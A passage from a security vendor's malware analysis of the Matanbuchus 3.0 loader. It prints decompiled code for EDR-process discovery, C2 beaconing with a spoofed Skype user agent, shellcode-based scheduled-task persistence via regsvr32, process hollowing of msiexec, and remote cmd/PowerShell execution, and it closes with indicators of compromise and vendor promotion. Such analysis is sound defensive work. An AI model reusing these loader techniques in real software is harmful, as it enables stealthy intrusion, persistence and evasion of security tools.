        v132 = (unsigned __int8)byte_62C9381B > (int)(unsigned __int16)word_62C93828 && (v60 = v189) != 0;
        v185 += byte_62C9382B - 70;
        v203 += byte_62C937CB + 72;
        if ( SizeofResource_wrapper(hNtdll, (int)ResourceW_wrapper) )
        {
          hKernel32 = (unsigned int)LoadLibraryExA((LPCSTR)"kernel32", 0, 8u);
          VersionBuffer = 0;
          v192 = 1i64;
          v49 = HIDWORD(hComctl32);
          dword_62C9388C += hComctl32 + dword_62C9388C;
          word_62C938BC = EnvironmentVariableA + 23971;
          v159 = 1;
          v160 = 0;
          v129 = v191 == 0;
          v200 = (word_62C938DC - EnvironmentVariableA) * (dword_62C93890 - 17643)
               - (byte_62C9382B
                - (v129
                 + (unsigned __int8)byte_62C9381D));
          byte_6610F6D0[33989] = byte_62C9381D;
          v97 = 0;
          if ( VerQueryValueW_wrapper((int)resource, (int)L"\\", (int)&VersionBuffer, (int)&v97) )
```

Later the loader iterates over the processes to find any of the listed security controls, this is an important update, as the following execution methods that are sent back from the C2 are likely dependent on the current security stack of the victim.

msmpeng.exe	Windows Defender
csfalconservice.exe	CrowdStrike Falcon
sentinelagent.exe	SentinelOne
savadminservice.exe	Sophos EDR
mcshield.exe	Trellix
cytray.exe	Cortex XDR
bdagent.exe	BitDefender GravityZone EDR
ekrn.exe	ESET Enterprise Inspector
ccsvchst.exe	Symantec Endpoint Detection and Response

```
deobfuscate_name(msmpeng, 38);                // msmpeng.exe
memset(WindowsDefender, 0, 36);
deobfuscate_name(WindowsDefender, 39);        // Windows Defender
mem_reset(csfalconservice, 0, 42);
deobfuscate_name(csfalconservice, 40);        // csfalconservice.exe
memset(CrowdStrike, 0, sizeof(CrowdStrike));
deobfuscate_name(CrowdStrike, 41);            // CrowdStrike Falcon
memset(sentinelagent, 0, sizeof(sentinelagent));
deobfuscate_name(sentinelagent, 42);          // sentinelagent.exe
memset(SentinelOne, 0, sizeof(SentinelOne));
deobfuscate_name(SentinelOne, 43);            // SentinelOne
mem_reset(savadminservice, 0, 42);
deobfuscate_name(savadminservice, 44);        // savadminservice.exe
memset(Sophos, 0, sizeof(Sophos));
deobfuscate_name(Sophos, 45);                 // Sophos EDR
memset(mcshield, 0, sizeof(mcshield));
deobfuscate_name(mcshield, 46);               // mcshield.exe
memset(Trellix, 0, sizeof(Trellix));
deobfuscate_name(Trellix, 47);                // Trellix
memset(cytray, 0, 24);
deobfuscate_name(cytray, 48);                 // cytray.exe
memset(Cortex, 0, sizeof(Cortex));
deobfuscate_name(Cortex, 49);                 // Cortex XDR
memset(&cytray[22], 0, 26);
deobfuscate_name(&cytray[22], 50);            // bdagent.exe
mem_reset(BitDefender, 0, 58);
deobfuscate_name(BitDefender, 51);            // BitDefender GravityZone EDR
memset(&cytray[12], 0, 20);
deobfuscate_name(&cytray[12], 52);            // ekrn.exe
mem_reset(ESET, 0, 54);
deobfuscate_name(ESET, 53);                   // ESET Enterprise Inspector
memset(&WindowsDefender[18], 0, 28);
deobfuscate_name(&WindowsDefender[18], 54);   // ccsvchst.exe
mem_reset(Symantec, 0, 84);
deobfuscate_name(Symantec, 55);               // Symantec Endpoint Detection and Response
if...
Toolhelp32Snapshot_wrapper = CreateToolhelp32Snapshot_wrapper(TH32CS_SNAPPROCESS, 0);
if ( Toolhelp32Snapshot_wrapper )
{
  v68 = byte_62C9382D == (unsigned __int16)word_62C938D8;
  v67 = byte_62C9382D == 74;
  if...
  mem_reset(v4, 0, 556);
  v4[0] = 556;
  if ( Process32FirstW_wrapper((int)Toolhelp32Snapshot_wrapper, (int)v4) )
  {
    while ( Process32NextW_wrapper((int)Toolhelp32Snapshot_wrapper, (int)v4) )
```

The final piece of the collected data is the elevation status of the process. The malware needs to know if it's running with administrative privileges to determine next stage capabilities such as being able to install malicious MSI. It validates elevation status by querying the process token while utilizing *GetTokenInformation* API (in previous versions *CheckTokenMembership* was used)

```
v2 = GetCurrentProcess();
if ( OpenProcessToken_wrapper((int)v2, TOKEN_QUERY, (int)&hToken) )
{
  v38 = dword_683B38B0;
  v58 = dword_683B38B0 < (unsigned __int64)qword_683B3830;
  v57 = dword_683B38B0 < 63;
  if...
  isTokenElevatedBuff = 0;
  v105 = -108;
  v45 = 0;
  if ( GetTokenInformation_wrapper(hToken, TokenElevation, (int)&isTokenElevatedBuff, 4, (int)&v45) )
  {
    res = isTokenElevatedBuff;
  }
  else
```

Post collecting all this data, the data is encrypted with salsa20.

Dialing Back Home - C2

Post encryption of the data, the loader needs to send the data back to C2 to decide on the next stage which will be dependent on the current security stack.

To blend with the normal traffic, the loader impersonates to a *Skype desktop application* (version 8.69.0.77) running on a 64-bit Windows 10 or 11 system.

POST "Skype/8.69.0.77 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"

```
deobfuscate_name(userAgent, 11);              // Skype/8.69.0.77 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
                                                 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
                                              //
POST = 0;
v105 = 0;
v106 = 0;
deobfuscate_name((WCHAR *)&POST, 12);         // POST
```

The loader connects to the C2 over port 443. The sequence involves opening an internet session, connecting by using *InternetConnectW* , creating an HTTP request, and sending encrypted data while utilizing *HttpOpenRequest* and *HttpSendRequest*. *We assume that this process differs for the DNS version of the Matanbuchus loader ($15,000).*

```
hInternet = InternetOpenW_wrapper((int)userAgent, 0, 0, 0, 0);
if ( hInternet )
{
  if ( a3 )
    port = 443;
  else
    port = 80;
  hConnect = InternetConnectW_wrapper((int)hInternet, C2Domain, port, 0, 0, INTERNET_SERVICE_HTTP, 0, 0);
  if ( hConnect )
  {
    if...
    v184 = -2080374784;
    if...
    hReq = HttpOpenRequestW_wrapper(hConnect, (int)&POST, a2, 0, 0, 0, v184, 0);
    if ( hReq )
    {
      if ( HttpSendRequestW_wrapper((int)hReq, 0, 0, encData, encDataLen) )
      {
```

Immediately after sending the HTTP request, the loader expects a response by leveraging *InternetReadFile.*

```
while ( 1 )
{
  v216 -= dword_62C92BAC * v216;
  v153 = word_62C92B98 == 0;
  word_62C92B50 = 66 - v153 + (unsigned __int8)byte_62C92B2F * (_WORD)dword_62C92BA4;
  v208 = v219;
  mem_reset(lpBuffer, 0, 0x2000);
  lpdwNumberOfBytesRead = 0;
  if ( !InternetReadFile_wrapper((int)hReq, (int)lpBuffer, 0x2000, (int)&lpdwNumberOfBytesRead) )
  {
    if...
    goto LABEL_106;
  }
  if ( !lpdwNumberOfBytesRead )
  {
```

Persistency

To continuously dial home, Matanbuchus needs to create persistency; this is achieved by scheduling a task.

While it sounds simple, Matanbuchus developers implemented advanced techniques to schedule a task through the usage of COM and injection of shellcode.

Creating Registry and DLL File

As this is the first execution and the registry key has not been yet created, it generates the key under **HKCU\SOFTWARE\<NewSerialID>** by leveraging *RegCreateKeyExW* and writes the COM guide as a string value into this registry path by leveraging *RegSetValueExW*.

```
mem_reset(regPath, 0, 2050);
if ( GetNewSerialID((int)NewSerialID) )
{
  wvsprintfW_wrapper(regPath, Software_reg, NewSerialID);
  if ( RegCreateKeyExW_wrap(HKEY_CURRENT_USER, regPath, 0, 0, 0, KEY_ALL_ACCESS, 0, (int)&phkResult, 0) )
  {
    v98 = v151 > byte_62C9277F;
    v97 = v151 > 91;
    if...
  }
  else
  {
    len = str_len(guid);
    if ( RegSetValueExW_wrap(phkResult, 0, 0, REG_SZ, (int)guid, 2 * len + 2) )
```

Next it needs to copy the malicious loader dll into a persistent path.

The loader first, generates a serial id folder name within the APPDATA directory with *CreateDirectoryW* (this is the same serial id used for registry)

```
mem_reset(APPDATA_path, 0, 2050);
if ( GetNewSerialID((int)NewSerialID) )
{
  if ( GetEnvironmentVariableW_wrapper(&APPDATA, APPDATA_path, 1024) )
  {
    wvsprintfW_wrapper(dirPath, format, APPDATA_path, NewSerialID);
```

Then it generates a random filename within that path and copies the dll into that file name path. Note that the code supports persistency for executable format as well.

```
mem_reset(dirPath, 0, 2050);
if ( GenDirPath(dirPath) )
{
  if ( GetFileAttributes_wrapper(dirPath) == -1 )
  {
    if ( CreateDirectoryW_wrapper(dirPath, 0) )
    {
      mem_reset(libcurl_path, 0, 2050);
      if ( GetModuleFileNameW_wrapper(hModuleLibcurl, (int)libcurl_path, 1024) )
      {
        memset(fileName, 0, sizeof(fileName));
        v29 = 0;
        v105 = 2;
        v63 = 2;
        if...
        v99 = v49;
        mem_reset(filePath, 0, 2050);
        GetRandomName((int)fileName, 12u);
        if ( hModuleLibcurl )
          extension = &dll;
        else
          extension = &exe;                    // format = %s\%s.%s
        wvsprintfW_wrapper(filePath, format, dirPath, fileName, extension);
        if ( CopyFiles(libcurl_path, filePath) )
        {
```

Below is an image representing the file copy (a basic implementation).

```
int __cdecl CopyFiles(WCHAR *libcurl_path, WCHAR *newFile)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v6 = 0;
  hDest = 0;
  hSrc = CreateFileW_wrap((int)libcurl_path, GENERIC_READ, 0, 0, OPEN_EXISTING, 0, 0);
  if ( hSrc != (HANDLE)INVALID_HANDLE_VALUE )
  {
    if ( GetFileSize(hSrc, 0) )
    {
      hDest = CreateFileW_wrap((int)newFile, GENERIC_WRITE, 0, 0, CREATE_ALWAYS, 0, 0);
      if ( hDest != (HANDLE)INVALID_HANDLE_VALUE )
      {
        do
        {
          mem_reset(buff, 0, 0x2000);
          v7 = 0;
          if ( !ReadFile_wrap((int)hSrc, (int)buff, 0x2000, (int)&v7, 0) )
            break;
          if ( !v7 )
          {
            v6 = 1;
            break;
          }
          v4 = 0;
        }
        while ( WriteFile_wrap((int)hDest, (int)buff, v7, (int)&v4, 0) );
      }
    }
```

Task Creation

This is achieved by utilizing a shellcode:

- The loader allocates a space on the heap by leveraging VirtualAlloc
- Copying into this region the previously decrypted shellcode
- Changing the protection of the region to READ_EXECUTE to avoid suspicious behavior detection
- Executing the Shellcode by calling it with the parameter of the new generated file path (AppData serial id path)
- Changing the protection of the allocated shellcode region to READWRITE
- Resetting the memory with 0's and freeing the region with VirtualFree

```
Shellcode = VirtualAlloc_wrap(0, bytesLen, 12288, 4);
if ( Shellcode )
{
  v3 = return_98();
  qword_62C92830 = v3;
  v41 = v3;
  string_copy(Shellcode, bytesReceived, bytesLen);
  v60 = pointer_xor(v74, 42934i64);
  v31 = v40;
  byte_62C9277F = v39 + 91;
  v57[0] = 0;
  if ( VirtualProtect_wrap((int)Shellcode, bytesLen, PAGE_EXECUTE_READ, (int)v57) )
  {
    v80 = 4;
    --byte_62C9279A;
    word_62C92784 = qword_62C927E0 + 31941;
    v57[1] = 4;
    word_62C927F0 = byte_62C92772 - word_62C92828;
    v86 = v60 ^ 0xAD;
    qmemcpy(String, L"User key parameter", 0x26u);
    v83 = lstrlenW(String);
    v36 = Shellcode;
    ((void (__cdecl *)(WCHAR *, _DWORD))Shellcode)(newPersistFilePath, 0);
    if ( VirtualProtect_wrap((int)Shellcode, bytesLen, PAGE_READWRITE, (int)v57) )
    {
```

The shellcode itself is interesting; it implements a relatively basic API resolution (simple string comparisons), and a sophisticated COM execution that manipulates the ITaskService.

The task executes regsvr32 with "-e -n -i:\"user\" <dll_path>" every 5M.

Execution through regsvr32 is a known Lolbin technique, nevertheless, it's rare to find this combination of parameters:

- -e : execute silently while suppressing errors
- -n : - allows the loader to run the dll code without modifying the registry, reducing forensic artifacts and avoiding detection by tools monitoring COM registration
- **-i:"user"** - this switch triggers automatically the execution of the exported function DllInstall, this technique is not as common and less monitored than DllRegisterServer or DllUnregisterServer. Note that "user" is sent as parameter.

```
memset(&pop_struct, 0, sizeof(pop_struct));
result = resolve_apis(&pop_struct);
if ( result )
{
  result = pop_struct.CoInitializeEx(0, 0);
  if ( result >= 0 )
  {
    mem_copy(process_name, 0, 2050);
    wcscpy(regsvr32, L"%WINDIR%\\System32\\regsvr32.exe");
    regsvr32[31] = '\0';
    result = pop_struct.ExpandEnvironmentStringsW(regsvr32, (WCHAR *)process_name, 1024);
    if ( result )
    {
      mem_copy(params, 0, 2050);
      wcscpy(params_holder, L"-e -n -i:\"user\" \"%s\"");
      params_holder[21] = '\0';
      pop_struct.wsprintfW(params, params_holder, PersistFileName);
      return CreateTask(&pop_struct, (WCHAR *)process_name, params);
    }
  }
}
return result;
```

Similarly to what is described by Mandiant , to achieve task creation through COM, the shellcode executes CoCreateInstance with CLSID *{0F87369F-A4E5-4CFC-BD3E-73E6154572DD}* (Schedule.Service.1) and IID *{2FABA4C7-4DA9-4013-9697-20CC3FD40F85}* (ITaskService).
It connects to the task scheduler service by using Connect api, then it generates the relevant NewTask object, settings, and task definitions.

```
Schedule_Service.Data1 = 0xF87369F;           // {0F87369F-A4E5-4CFC-BD3E-73E6154572DD} Schedule.Service, the COM class
Schedule_Service.Data2 = 0xA4E5;
Schedule_Service.Data3 = 0x4CFC;
Schedule_Service.Data4[0] = 0xBD;
Schedule_Service.Data4[1] = 0x3E;
Schedule_Service.Data4[2] = 0x73;
Schedule_Service.Data4[3] = 0xE6;
Schedule_Service.Data4[4] = 0x15;
Schedule_Service.Data4[5] = 0x45;
Schedule_Service.Data4[6] = 0x72;
Schedule_Service.Data4[7] = 0xDD;
ITaskServiceIID.Data1 = 0x2FABA4C7;           // {2FABA4C7-4DA9-4013-9697-20CC3FD40F85} ITaskService
ITaskServiceIID.Data2 = 0x4DA9;
ITaskServiceIID.Data3 = 0x4013;
ITaskServiceIID.Data4[0] = 0x96;
ITaskServiceIID.Data4[1] = 0x97;
ITaskServiceIID.Data4[2] = 0x20;
ITaskServiceIID.Data4[3] = 0xCC;
ITaskServiceIID.Data4[4] = 0x3F;
ITaskServiceIID.Data4[5] = 0xD4;
ITaskServiceIID.Data4[6] = 0xF;
ITaskServiceIID.Data4[7] = 0x85;
if ( populatedApi->CoCreateInstance(&Schedule_Service, 0, CLSCTX_INPROC_SERVER, &ITaskServiceIID, &taskService) >= 0 )
{
  memset(&serverName, 0, sizeof(serverName));
  memset(&user, 0, sizeof(user));
  memset(&domain, 0, sizeof(domain));
  memset(&password, 0, sizeof(password));
  populatedApi->VariantInit(&serverName);
  populatedApi->VariantInit(&user);
  populatedApi->VariantInit(&domain);
  populatedApi->VariantInit(&password);
  if ( taskService->lpVtbl->Connect(taskService, serverName, user, domain, password) >= 0 )
  {
    v15 = (_WORD *)(&loc_58 + 4);
    v16 = 0;
    if ( taskService->lpVtbl->GetFolder(taskService, (BSTR)&v15, &taskFolder) >= 0
      && taskService->lpVtbl->NewTask(taskService, 0, &taskDefinition) >= 0
      && taskDefinition->lpVtbl->get_RegistrationInfo(taskDefinition, &registrationInfo) >= 0
      && taskDefinition->lpVtbl->get_Settings(taskDefinition, &taskSettings) >= 0
      && taskSettings->lpVtbl->put_DisallowStartIfOnBatteries(taskSettings, 0) >= 0
      && taskSettings->lpVtbl->put_StopIfGoingOnBatteries(taskSettings, 0) >= 0 )
    {
      wcscpy(executionTimeLimit, L"PT0S");
```

Finally, it sets up the boundary and interval to 5M and registers the new task under the name of EventLogBackupTask.

```
if ( taskSettings->lpVtbl->put_ExecutionTimeLimit(taskSettings, executionTimeLimit) >= 0
  && taskSettings->lpVtbl->get_IdleSettings(taskSettings, &idleSettings) >= 0
  && idleSettings->lpVtbl->put_StopOnIdleEnd(idleSettings, 0) >= 0
  && taskDefinition->lpVtbl->get_Triggers(taskDefinition, &ppTriggers) >= 0
  && ppTriggers->lpVtbl->Create(ppTriggers, TASK_TRIGGER_TIME, &ppTrigger) >= 0
  && ppTrigger->lpVtbl->put_Enabled(ppTrigger, 1) >= 0 )
{
  wcscpy(start, L"1999-01-01T00:00:00");
  start[20] = 0;
  if ( ppTrigger->lpVtbl->put_StartBoundary(ppTrigger, start) >= 0
    && ppTrigger->lpVtbl->get_Repetition(ppTrigger, &repetitionPattern) >= 0 )
  {
    wcscpy(interval, L"PT5M");
    interval[5] = '\0';
    if ( repetitionPattern->lpVtbl->put_Interval(repetitionPattern, interval) >= 0
      && taskDefinition->lpVtbl->get_Actions(taskDefinition, &actionCollection) >= 0
      && actionCollection->lpVtbl->Create(actionCollection, TASK_ACTION_EXEC, &action) >= 0 )
    {
      v17.Data1 = 0x4C3D624D;           // {4C3D624D-FD6B-49A3-B9B7-09CB3CD3F047}
                                        // IID_IExecAction
      v17.Data2 = 0xFD6B;
      v17.Data3 = 0x49A3;
      v17.Data4[0] = 0xB9;
      v17.Data4[1] = 0xB7;
      v17.Data4[2] = 9;
      v17.Data4[3] = 0xCB;
      v17.Data4[4] = 0x3C;
      v17.Data4[5] = 0xD3;
      v17.Data4[6] = 0xF0;
      v17.Data4[7] = 0x47;
      if ( action->lpVtbl->QueryInterface(action, &v17, (void **)&execAction) >= 0
        && execAction->lpVtbl->put_Path(execAction, process_path) >= 0
        && (!regsvr32_params || execAction->lpVtbl->put_Arguments(execAction, regsvr32_params) >= 0) )
      {
        memset(&userId, 0, sizeof(userId));
        memset(&password_, 0, sizeof(password_));
        memset(&sddl, 0, sizeof(sddl));
        populatedApi->VariantInit(&userId);
        populatedApi->VariantInit(&password_);
        populatedApi->VariantInit(&sddl);
        wcscpy(taskName, L"EventLogBackupTask");
        taskName[19] = '\0';
        if ( taskFolder->lpVtbl->RegisterTaskDefinition(
               taskFolder,
               taskName,
```

Downloader Next Stage Capabilities

When executed through Regsvr32 and post identifying that the registry key already exists, the loader goes back to listening for commands from the original C2. The loader command and control support a variety of commands:

1. MSI executable - C2 may respond with a command to download a byte array that represents an executable from a new domain and additionally send a byte representing method of operandi.
    a. The loader will try to download that next stage using similar Skype Desktop impersonation and similar *InternetReadFile* technique, while this time downloading a buffer of byte arrays.
    b. The loader generates a Temp path executable file (%TEMP%)
    c. It writes the buffer to the file with CreateFileW(GENERIC_WRITE) and with WriteFile
    d. It executes the file with ShellExecuteW (open)

```
mem_reset(tempExePath, 0, 2050);
if ( !GenTempPath((int)tempExePath, (int)&exe) )
{
  for ( i = 0; i < 323; ++i )
  {
    v89 = word_62C93B18 > byte_62C93A9B;
    v88 = word_62C93B18 > 73;
    if...
    ++EnvironmentVariableA;
  }
  goto LABEL_120;
}
if ( !DownloadAndWriteToFile(a3[2], (int)tempExePath, a3[4]) )
  goto LABEL_120;
ShellExecuteW_Wrap(0, (int)&open, (int)tempExePath, a3[5], 0, 0);
```

2. MSI executable hollowing - similarly to the previous mode of operandi, the loader downloads and impersonates Skype Desktop, only this time the malicious buffer is injected into a new legitimate misexec suspended process.
    a. The loader then verifies if that byte array represents a legitimate executable post validation of magic bytes and couple of additional offsets
    b. Next, the loader will hollow a new msiexec process that it opened with suspend and will write into the process, the malicious buffer. The loader supports both x64 and x86 and is capable of adapting the injection according to bitnes, including disabling the redirection with Wow64EnableWow64FsRedirection if the buffer represents x64 executable.
    c. You should expect the standard APIs: CreateProcessW), NtQueryInformationThread, reading the memory (NtReadVirtualMemory), Writing to process memory (NtWriteVirtualMemory), NtProtectVirtualMemory, NtSetContextThread, and finally NtResumeThread - note that all the low level api are executed with direct system calls post retrieval of the syscall APIs using similar method as described before.

```
if ( Wow64EnableWow64FsRedirection_wrap(0) )
{
  mem_reset(&v19, 0, 68);
  v19.cb = 68;                                  // CREATE_SUSPENDED
  if ( CreateProcessW_wrap(msiexec_exe_command, a3, 0, 0, 0, 0x8000004u, 0, 0, &v19, &v131) )
  {
    if ( Wow64EnableWow64FsRedirection_wrap(1u) )
```

3. Similar to the previous process, an executable is downloaded and written to file on disk, nevertheless, its execution process differs:
    a. Execution of “regsvr32 /s dll_path”. The command will try to register the malicious COM dll.
    b. Execution “rundll32 dll_path,init_function”. The command will try to execute an exported function from the malicious dll.

```
memset(open, 0, 12);
deobfuscate_name(open, 37);                    // open
memset(dll, 0, sizeof(dll));
deobfuscate_name(dll, 34);                     // dll
mem_reset(rundll32, 0, 64);
deobfuscate_name((WCHAR *)rundll32, 62);       // %WINDIR%\System32\rundll32.exe
memset(rundll32_params, 0, sizeof(rundll32_params));
deobfuscate_name(rundll32_params, 64);         // "%s",%s
mem_reset(regsvr32, 0, 64);
deobfuscate_name((WCHAR *)regsvr32, 63);       // %WINDIR%\System32\regsvr32.exe
memset(regsvr32_params, 0, sizeof(regsvr32_params));
deobfuscate_name(regsvr32_params, 65);         // "/s "%s"
mem_reset(v27, 0, 62);
deobfuscate_name((WCHAR *)v27, 59);            // %WINDIR%\System32\msiexec.exe
byte_62C93AE2 -= v172 - 119;
dword_62C93B1C = v172 ^ 0xCB9F;
if ( a3[3] == 1 || a3[3] == 2 )
{
  v82 = qword_62C93B20;
  v81 = v181;
  if...
  v184 = 4;
  word_62C93B04 -= byte_668D2E98[1343];
  v132 = 4;
  byte_62C93AC3 = dword_665CB368;
  mem_reset(filePath, 0, 2050);
  if ( !GenTempPath(filePath, dll) )
  {
    for...
    goto LABEL_119;
  }
  if ( !DownloadAndWriteToFile(a3[2], (int)filePath, a3[4]) )
```

4. MSI Product Installation - there is no difference in how the file is downloaded and written to disk, aside from writing its extension as “msi”.
    a. The downloaded msi file is installed using MsiInstallProductW

```
if ( GenTempPath(package, msi) )
{
  if ( DownloadAndWriteToFile(a3[2], (int)package, a3[3]) )
  {
    if ( MsiInstallProductW_wrap(package, 0) )
```

5. Direct commands - The loader allows to directly execute commands using 3 methods:
    a. CMD command execution - CMD is directly executed by leveraging CreateProcessW (child process), /Q /K parameters, it also supports writing (NtWriteFile) and executing cmd with a script, and it also supports executing over named pipe.

```
deobfuscate_name((WCHAR *)&echo, 68);          // @echo off..prompt $G..
mem_reset(cmd, 0, 54);
deobfuscate_name((WCHAR *)cmd, 66);            // %WINDIR%\System32\cmd.exe
memset(cmd_params, 0, sizeof(cmd_params));
deobfuscate_name(cmd_params, 67);              // /Q /K
```

```
deobfuscate_name(v43, 60);                     // \\.\pipe\dll-%xxIDmsi
if...
v72 = v55;
dword_62C92184 = GetEnvironmentVariableA("PATH", 0, 0);
v33 = ~v72;
v56 = (unsigned __int64)~v72 < 0xCB13A30306C39i64;
if...
mem_reset(pipeName, 0, 2050);
wvsprintfW_wrapper(pipeName, v43, a1);
FileW_wrap = CreateFileW_wrap((int)pipeName, GENERIC_WRITE, 0, 0, OPEN_EXISTING, 0, 0);
if ( FileW_wrap == (HANDLE)0xFFFFFFFF )
```

b. Powershell command execution - PowerShell is directly executed by leveraging CreateProcessW (child process)

```
mem_reset(powershell, 0, 114);
deobfuscate_name(powershell, 57);   // %WINDIR%\System32\WindowsPowerShell\v1.0\powershell.ex
mem_reset(params, 0, 62);
deobfuscate_name(params, 58);       // -NoProfile -NoLogo -Command -
```

c. WQL query execution -

```
deobfuscate_name((WCHAR *)&cimv2, 24);          // "ROOT\CIMV2"
wql = 0;
v223 = 0;
v224 = 0;
deobfuscate_name((WCHAR *)&wql, 25);            // WQL
v150 = 0;
v151 = 0;
v152 = 0;
v153 = 0;
deobfuscate_name((WCHAR *)&v150, 69);           // (null)<
qword_62C93D58 = (unsigned int)dword_62C93D7C + 0x226F977058574i64;
dword_62C93D40 += ModuleFileNameA ^ dword_62C93D40;
byte_62C93D17 = v276;
Instance_wrap = CoCreateInstance_wrap((int)&CLSID_WbemLocator, 0, 1, (int)&IWbemLocator, (int)&v254);
if...
Instance_wrap = v254->lpVtbl->ConnectServer(v254, (const BSTR)&cimv2, 0, 0, 0, 0, 0, 0, &wbemServices);
if...
Instance_wrap = CoSetProxyBlanket_wrap((IUnknown *)wbemServices, 0xAu, 0, 0, 3u, 3u, 0, 0);
if...
Instance_wrap = wbemServices->lpVtbl->ExecQuery(wbemServices, (const BSTR)&wql, query, 0x30, 0, &v253);
```

6. Finally, the Loader have 4 built-in capabilities that can be invoked from the C2:
   a. Collect all executing processes by leveraging CreateToolhelp32Snapshot
   b. Collect all services by leveraging WQL with query “SELECT DisplayName FROM Win32_Service”

```
mem_reset(select_services, 0, 78);
deobfuscate_name(select_services, 26);          // SELECT DisplayName FROM Win32_Service
memset(display_name, 0, sizeof(display_name));
deobfuscate_name(display_name, 27);             // DisplayName
v75 = byte_62C937CB + 81;
if ( WQL_QUERY(a1, a2, (int)select_services, (int)display_name) )
```

c. Collect all installed products by leveraging RegOpenKeyExW with the registry path SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\%s

d. Collect all updates / hotfixes, again by leveraging WQL with a query “SELECT HotFixID FROM Win32_QuickFixEngineering”

```
mem_reset(select_hotfix, 0, 96);
deobfuscate_name(select_hotfix, 28);          // SELECT HotFixID FROM Win32_QuickFixEngineering
memset(hotfix, 0, sizeof(hotfix));
deobfuscate_name(hotfix, 29);                 // HotFixID
v33 = v34 <= dword_62C938C8;
v32 = v34 <= 0x3E;
if...
v58 -= byte_62C93807;
v57 |= qword_62C93840 - 28550;
if ( WQL_QUERY(a1, a2, (int)select_hotfix, (int)hotfix) )
```

e. Collecting Installed Applications

```
mem_reset(Uninstall, 0, 106);
deobfuscate_name((WCHAR *)Uninstall, 30);     // SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
mem_reset(Uninstall_s, 0, 112);
deobfuscate_name(Uninstall_s, 31);            // SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\%s
memset(display_name, 0, sizeof(display_name));
deobfuscate_name(display_name, 27);           // DisplayName
v69 = pointer_xor((int)(-87 - v177), ~hComctl32 + WindowsDirectoryA);
v137 = v69 == 0;
TempFileNameA = v137;
if...
word_62C938B4 = v100;
CurrentDirectoryA = GetCurrentDirectoryA(0x104u, Buffer);
Value = RegOpenKeyExWwrapper(a3, (int)Uninstall, 0, a4 | 0x20019, (int)&v160);
```

Summary

The Matanbuchus 3.0 Malware-as-a-Service has evolved into a sophisticated threat. This updated version introduces advanced techniques such as improved communication protocols, in-memory stealth, enhanced obfuscation, and support for WQL queries, CMD, and PowerShell reverse shells. It collects detailed system data, including EDR security controls, to tailor subsequent attacks, whichmay culminate in ransomware deployment. The loader's ability to execute regsvr32, rundll32, msiexec, or process hollowing commands underscores its versatility, making it a significant risk to compromised systems.

How Morphisec Helps

Morphisec delivers proactive protection where traditional tools fall short. Powered by Automated Moving Target Defense (AMTD), the Morphisec Anti-Ransomware Assurance Suite blocks ransomware and advanced threats like Matanbuchus malware before they can gain a foothold. Its multi-layered prevention approach stops infiltration attempts at the earliest stage and prevents impact by shielding systems, files, and critical assets in real time.

Unlike reactive, detection-based solutions that Matanbuchus malware can easily bypass, Morphisec prevents attacks from executing altogether. Its AMTD engine works hand in hand with adaptive exposure management to minimize the attack surface and close security gaps that attackers can target.

About Morphisec

Morphisec is the trusted global leader in prevention-first Anti-Ransomware protection, redefining cybersecurity with our industry-leading Automated Moving Target Defense (AMTD) technology. Our solutions are trusted by over 7,000 organizations to protect more than 9 million endpoints worldwide, stopping 100% of ransomware attacks at the endpoint and safeguarding businesses against the most advanced and dangerous threats, including zero-day exploits and ransomware.

At Morphisec, we don't just fortify defenses – we proactively prevent attacks before they happen, delivering unmatched protection and peace of mind to our customers. With our Ransomware-Free Guarantee and commitment to Preemptive Cyber Defense, we set the standard for accountability and innovation in the fight against modern cybercrime.

As a rapidly growing company, we are dedicated to empowering security professionals and organizations to adapt, protect, and defend against ever-evolving threats. Join us in shaping the future of cybersecurity with prevention-first strategies and unparalleled expertise.

Indicators of Compromise (IOCs)

Hash/URL	Description
94.159.113[.]33 - fixuplink[.]com [RU]	GUP.zip
bretux[.]com	
nicewk[.]com	
emorista[.]org	UP.zip
notepad-plus-plu[.]org	Malicios update location
da9585d578f367cd6cd4b0e6821e67ff02eab731ae 78593ab69674f649514872	libcurl.dll
2ee3a202233625cdcdec9f687d74271ac0f9cb5877c96cf 08cf1ae88087bec2e	libcurl.dll
19fb41244558f3a7d469b79b9d91cd7d321b6c 82d1660738256ecf39fe3c8421	libcurl.dll
211cea7a5fe12205fee4e72837279409ace663567c5b 8c36828a3818aabef456	libcurl.dll
0f41536cd9982a5c1d6993fac8cd5eb4e7 f8304627f2019a17e1aa283ac3f47c	libcurl.dll
EventLogBackupTask	Scheduled Task Name

References

- https://www.cyberark.com/resources/threat-research-blog/inside-matanbuchus-a-quirky-loader
- https://www.0ffset.net/reverse-engineering/matanbuchus-loader-analysis/
- https://www.esentire.com/security-advisories/matanbuchus-malware